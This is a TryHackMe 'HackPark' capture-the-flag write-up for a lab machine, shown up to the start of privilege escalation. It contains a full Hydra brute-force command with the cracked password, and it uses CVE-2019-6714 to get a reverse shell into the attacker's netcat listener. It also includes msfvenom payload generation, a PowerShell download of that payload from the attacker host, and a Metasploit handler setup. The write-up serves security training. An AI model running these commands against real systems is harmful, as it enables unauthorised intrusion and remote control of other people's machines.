HackPark – TryHackMe

Our goal is to capture **two flags** – user.txt and root.txt. The challenge requires us to use specific tools.


Contents

1.Reconnaissance and Brute-Force Login


We start by checking if the host is alive.

```
root@ip-10-10-121-12:~# ping 10.10.193.102
PING 10.10.193.102 (10.10.193.102) 56(84) bytes of data.
^C
--- 10.10.193.102 ping statistics ---
8 packets transmitted, 0 received, 100% packet loss, time 7174ms
```


The host does not respond to ping – ICMP might be blocked. However, the website is accessible.




We are tasked with identifying the clown's name. Using Google reverse image search, we find the answer.



On the website, there is a **login form**.




I inspected the login request using the browser dev tools.




When attempting password recovery with the username **admin**, we get a connection error to some server.

When trying another random login, the error states that the user does not exist. Since this message differs, it indicates that the **admin account exists** and is valid for login attempts.



Time to use **Hydra**. I copied the request structure from the login form.



The request needs modification, inserting ^USER^ and ^PASS^ placeholders.


```
root@ip-10-10-121-12:~# hydra -l admin -P /root/Desktop/Tools/wordlists/rockyou.txt 10.10.193.1
02 http-post-form "/Account/login.aspx?ReturnURL=%2fadmin%2f:__VIEWSTATE=vMuoIoVa%2BTDDo7XQLPCC
%2B7t%2F7VBj%2FhVnaBIzhyUHDMQtobRZWnBLf%2FsfMF2moiCjSREqldifrweEiKI6u1lMOMbHcBfaz%2F3Re%2BJ29un
ioIP9r%2FK6DBkN0JK0wBlUM0SSkyrtyZBetVPUstfCzzqQnQofiVe1ae%2FnVuHmYSWBWyzuRcxu&__EVENTVALIDATION
=8yb1%2FrcojxoXtOr9ODBoeRxHwHh9nTS6qKjrLE8tqDlp4O2zz8QioIBIkCybybRDyiwF10G7HqAnnFgvprpaLg0nJwY7
7ujqpCi8pn4BNwD3qySO%2B0G2F0Bpwh1N4F1MtKF%2FfUSjoc%2BAy4QCPE3Yg6%2Fyty%2Bs50jI%2FnjrZYydUG3cIt%
2FD&ctl00%24MainContent%24LoginUser%24UserName=^USER^&ctl00%24MainContent%24LoginUser%24Passwor
d=^PASS^&ctl00%24MainContent%24LoginUser%24LoginButton=Log+in:Login Failed"
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organiz
ations, or for illegal purposes.
```

After running Hydra, we obtain the **admin password**!


```
[80][http-post-form] host: 10.10.193.102   login: admin   password: 1qaz2wsx
1 of 1 target successfully completed, 1 valid password found
```

2.Compromise the Machine


Now we can log into the application as **admin**.



In one of the tabs, we find the **application version**.



A quick search reveals a **public exploit** for this version.




Following the exploit instructions:

- I downloaded the script.
- Configured it with my IP and port.
- Renamed the malicious file accordingly.

```
* CVE-2019-6714
*
* Path traversal vulnerability leading to remote code execution.  This
* vulnerability affects BlogEngine.NET versions 3.3.6 and below.  This
* is caused by an unchecked "theme" parameter that is used to override
* the default theme for rendering blog pages.  The vulnerable code can
* be seen in this file:
*
* /Custom/Controls/PostList.ascx.cs
*
* Attack:
*
* First, we set the TcpClient address and port within the method below to
* our attack host, who has a reverse tcp listener waiting for a connection.
* Next, we upload this file through the file manager.  In the current (3.3.6)
* version of BlogEngine, this is done by editing a post and clicking on the
* icon that looks like an open file in the toolbar.  Note that this file must
* be uploaded as PostView.ascx. Once uploaded, the file will be in the
* /App_Data/files directory off of the document root. The admin page that
* allows upload is:
*
* http://10.10.10.10/admin/app/editor/editpost.cshtml
*
*
* Finally, the vulnerability is triggered by accessing the base URL for the
* blog with a theme override specified like so:
*
* http://10.10.10.10/?theme=../../App_Data/files
*
*/
```

```
50
51      using(System.Net.Sockets.TcpClient client = new
    System.Net.Sockets.TcpClient("10.10.121.12", 997)) {
52          using(System.IO.Stream stream = client.GetStream()) {
53              using(System.IO.StreamReader rdr = new
```

When uploaded to the server and accessed through the trigger page, it executes.



We now have a **reverse shell** (after setting up a listener).

```
root@ip-10-10-121-12:~# nc -lvnp 997
Listening on 0.0.0.0 997
Connection received on 10.10.193.102 49265
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
whoami
c:\windows\system32\inetsrv>whoami
iis apppool\blog
```

3.Windows Privilege Escalation

Next, we generate a **better reverse shell** using **msfvenom**.

```
root@ip-10-10-121-12:~# msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikat
a_ga_nai LHOST=10.10.121.12 LPORT=410 -f exe -o sweetcats.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: sweetcats.exe
```

To deliver it, I hosted a Python HTTP server locally.

```
root@ip-10-10-121-12:~# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Downloaded it on the target machine inside the Temp folder.

```
C:\Windows\Temp>
powershell "(New-Object System.Net.WebClient).Downloadfile('http://10.10.121.12:
8000/sweetcats.exe','sweetcats.exe')"
C:\Windows\Temp>powershell "(New-Object System.Net.WebClient).Downloadfile('http
://10.10.121.12:8000/sweetcats.exe','sweetcats.exe')"
```

Now, I set up a **meterpreter handler in Metasploit** with the corresponding port.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.121.12
LHOST => 10.10.121.12
msf6 exploit(multi/handler) > set LPORT 410
LPORT => 410
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.121.12:410
```

Running the shell connects me directly into **meterpreter**.

